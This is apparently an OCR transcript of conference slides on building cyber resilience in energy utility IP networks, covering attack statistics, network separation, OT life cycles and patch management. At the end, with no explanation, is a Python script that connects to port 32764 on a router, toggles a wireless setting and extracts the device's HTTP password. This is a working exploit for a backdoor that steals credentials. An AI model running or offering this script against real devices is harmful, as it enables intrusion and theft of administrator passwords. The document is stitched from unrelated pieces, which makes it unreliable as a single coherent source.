
Building cyber resilience in EPUs IP networks

Lhoussain Lhassani

Stedin - NL

Distribution of Cyber Attacks LIMA 2015

- **Cyber Crime: 69%**
- **Hacktivism: 21%**
- **Cyber Espionage: 8%**



Source: hackmageddon.com

- *Baseline: What is normal?*
- *Visibility: SIEM, Netflow*
- *Logging / Forensics*
- *Configuration database (CMDB)*

Untrusted, trusted and semi-trusted.

- Define trusted or semi trusted world

- Isolation / Separation of networks? Air gap?

- Minimize connections & Connection Time

- Maximize physical security

Migration from analog to digital era:

- New knowledge & expertise

- Processes & Procedures

- OT: A professional organization

- Invest now in your future

Questions of the Special Reporter

Q2-11: Life cycle of OT assets is becoming shorter and shorter. What is its impact on the continuity of the delivered services?

Impact will grow and we have to be prepared:

- ***Replace, upgrade devices***
- ***Migrate applications***
- ***Disruption of services***

- ***Think about 'Fail save' solutions:***
  - ***'Fault tolerant' systems***
  - ***Redundancy***
  - ***Business Continuity***

Questions of the Special Reporter

Q2-12: Patch management: Essential in securing OT. How could you deploy this process in an OT critical infrastructure?

We need a professional OT and OT organization. Some vital points:

- ***Vendor Supported Patches***
- ***Testing the patch:***
  - ***Test environment***
  - ***Redundant System (Hot or Cold Standby)***
- ***Fall back scenario***
- ***Tested Backups***
- ***Test Scenario***
- ***See Also Q2-11***

Questions …


```python
import socket
import struct
import sys

HOST = '192.168.1.1'
PORT = 32764

def send_message(s, message, payload='') :
    header = struct.pack('<III', 0x53634D4D, message, len(payload))
    s.send(header+payload)
    sig, ret_val, ret_len = struct.unpack('<III', s.recv(0xC))
    assert(sig == 0x53634D4D)
    if ret_val != 0 :
        return ret_val, "ERROR"
    ret_str = ""
    while len(ret_str) < ret_len :
        ret_str += s.recv(ret_len-len(ret_str))
    return ret_val, ret_str

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
send_message(s, 3, "wlan_mgr_enable=1")
print send_message(s, 2, "http_password")[1]
```